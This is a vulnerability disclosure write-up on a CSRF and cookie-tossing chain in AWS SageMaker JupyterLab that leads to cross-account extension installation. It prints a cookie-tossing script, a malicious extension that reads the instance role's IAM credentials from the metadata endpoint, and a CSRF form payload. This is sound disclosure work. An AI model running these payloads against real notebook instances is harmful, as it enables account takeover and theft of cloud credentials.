AWS SageMaker Jupyter Notebook Instance Takeover
A cross-site request forgery (CSRF) vulnerability in AWS SageMaker JupyterLab allowed an attacker to install a malicious extension on a victim's notebook instance across AWS accounts, leading to theft of the instance's IAM role credentials. The attacker could then use those credentials to access S3 data and perform other actions permitted by the role.
 Published on blog.lightspin.io
During our research about security in data science tools we decided to look at Amazon SageMaker which is a fully managed machine learning service in AWS. Here is the long and short of our recent discovery.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Amazon SageMaker is a fully managed machine learning service in AWS. Data scientists and developers use it to build and train models and to deploy them into a hosted environment. Part of the offering is an integrated Jupyter notebook instance, so users get a working JupyterLab without managing servers themselves.
When a Notebook Instance is created, SageMaker provisions a JupyterLab environment on a unique subdomain under the parent domain .notebook.us-east-1.sagemaker.aws, where us-east-1 can be replaced by another region. The subdomain is normally the name given to the Notebook Instance at creation time. If that name is already taken, AWS appends random values to the end of the subdomain.
The research described here started as a look at security in data science tools and ended with a way to run code on another user's Notebook Instance across AWS accounts, using the victim's browser as the delivery mechanism.
Setup
The researcher created a Notebook Instance named gafnb, whose JupyterLab domain is gafnb.notebook.us-east-1.sagemaker.aws. A second, victim-side Notebook Instance is referred to as victim-poc-nb, with domain victim-poc-nb.notebook.us-east-1.sagemaker.aws, sitting in a different AWS account. The attacking notebook used in the final chain is called attacker-poc-nb.
Tools used along the way: the JupyterLab terminal (to read and modify files on the instance), a browser's view-source, Burp (for intercepting and replaying requests, and for the interceptor step in the final chain), and npm (to publish the malicious extension package).
The victim precondition is that they are already logged in to their AWS account. The attacker needs a SageMaker Notebook Instance of their own.
Finding it
Viewing the source of the main page exposes paths located on the VM that runs the JupyterLab application:
view-source:https://gafnb.notebook.us-east-1.sagemaker.aws/lab

One interesting path was staticDir, which pointed to:
/home/ec2-user/anaconda3/envs/JupyterSystemEnv/share/jupyter/lab/static
Using the terminal inside JupyterLab to list the files in that static directory revealed index.html.

Because that file is what gets served when browsing to the /lab path, changing its content changes what runs in the browser at:
https://gafnb.notebook.us-east-1.sagemaker.aws/lab


On its own this is clearly an XSS, but a self-XSS: the attacker can only run it against their own notebook. The question that follows is whether it can be turned into something that reaches another user.
Exploitation
Step 1: cookie tossing across the shared parent domain
All JupyterLab notebooks in SageMaker live under the same parent domain, more specifically under subdomains of .sagemaker.aws. In an environment where every user gets their own subdomain under one parent, the cookies are worth a look.

The _xsrf cookie is set for the full domain. That raised the idea of cookie tossing. Cookie keys are the tuple (name, domain, path), so two cookies can share a name as long as their domain or path differs.

The self-XSS is then used to create a new cookie named _xsrf with the domain attribute .sagemaker.aws, so it is sent to every subdomain:
<script type="text/javascript">document.cookie='_xsrf=1;Domain= .sagemaker.aws';</script>
This is written into:
/home/ec2-user/anaconda3/envs/JupyterSystemEnv/share/jupyter/lab/static/index.html
The new _xsrf=1 cookie is then sent to all subdomains of .sagemaker.aws, including the victim's notebook on a different AWS account at victim-poc-nb.notebook.us-east-1.sagemaker.aws.
Step 2: from self-XSS to CSRF

Knowing the _xsrf value opens the door to CSRF. The JupyterLab server protects against CSRF by comparing the value of the _xsrf cookie with the value of the X-Xsrftoken header.


The CSRF mechanism was tested with a POST request that opens a new terminal. First the valid request:

And its response:
Next, the X-Xsrftoken header was removed to see what the server returns. The first image is the request, the second the response.


The server appears to expect a _xsrf argument. Adding it as a request parameter was tried next; the images show the request followed by the response.
This confirms that a _xsrf request parameter can be used instead of the X-Xsrftoken header.
The remaining question was whether the JupyterLab server checks the Origin header value. It does not. The request and response are shown below.


With a known _xsrf value, a parameter that is accepted in place of the header, and no Origin validation, the CSRF is exploitable. It can be used to open a new terminal in the victim's JupyterLab and then use a cross-origin WebSocket to run commands in the victim's Notebook Instance. There is also a second route, through JupyterLab's extension mechanism.
Step 3: a malicious JupyterLab extension
JupyterLab extensions can customise or enhance any part of JupyterLab: new themes, file viewers and editors, or renderers for rich outputs in notebooks. A custom extension can therefore do anything the attacker wants on the victim's instance.
The extension was created with the following code and its package uploaded to npm:
import {JupyterFrontEnd,JupyterFrontEndPlugin} from '@jupyterlab/application';/*** Initialization data for the mal_jupyter_ext extension.*/const plugin: JupyterFrontEndPlugin<void> = {id: 'mal_jupyter_ext:plugin',autoStart: true,activate: (app: JupyterFrontEnd) => {document.cookie = "_xsrf=1";var xhr = new XMLHttpRequest;var terminalUrl = location.origin + "/api/terminals?_xsrf=1";xhr.open("POST", terminalUrl, true);xhr.withCredentials = true;xhr.onreadystatechange = function() {if (xhr.readyState == XMLHttpRequest.DONE && xhr.status == 200) {var terminal_id = xhr.responseText.split('"')[3];var wsUrl = "wss://" + location.host + "/terminals/websocket/" + terminal_id;var ws = new WebSocket(wsUrl);ws.onopen = function(evt) { ws.send('["stdin","curl [redacted]/latest/meta-data/iam/security-credentials/[redacted] > SageMaker/token.json\\r"]');};}};xhr.send();}};export default plugin;
The extension opens a new terminal in the victim's JupyterLab and uses a WebSocket to reach the IMDS endpoint, extracting the temporary credentials of the attached role into SageMaker/token.json. The remaining problem was how to get the victim to install it.
Step 4: installing the extension through CSRF

Extension support is reached through Settings -> Enable Extension Manager (experimental). Even if extension support is not enabled, the attack flow described here can still occur.

Enabling it adds the extension icon to the left menu.
Installing an extension sends an HTTP POST request:

The CSRF can be used to send that POST request and install the malicious extension on the victim's JupyterLab. The first attempt was a simple payload installing an extension called mal_jupyter_ex:
<html><form action="https://gafnb.notebook.us-east-1.sagemaker.aws/lab/api/extensions?_xsrf=1" method="POST" enctype="text/plain" target="_blank"><input type="hidden" name="{\"cmd\":\"install\",\"extension_name\":\"mal_jupyter_ex\"}" value="" /><input type="submit" value="Submit request" /></form></html>

The resulting request produced invalid JSON output. The request is shown first, followed by the response.
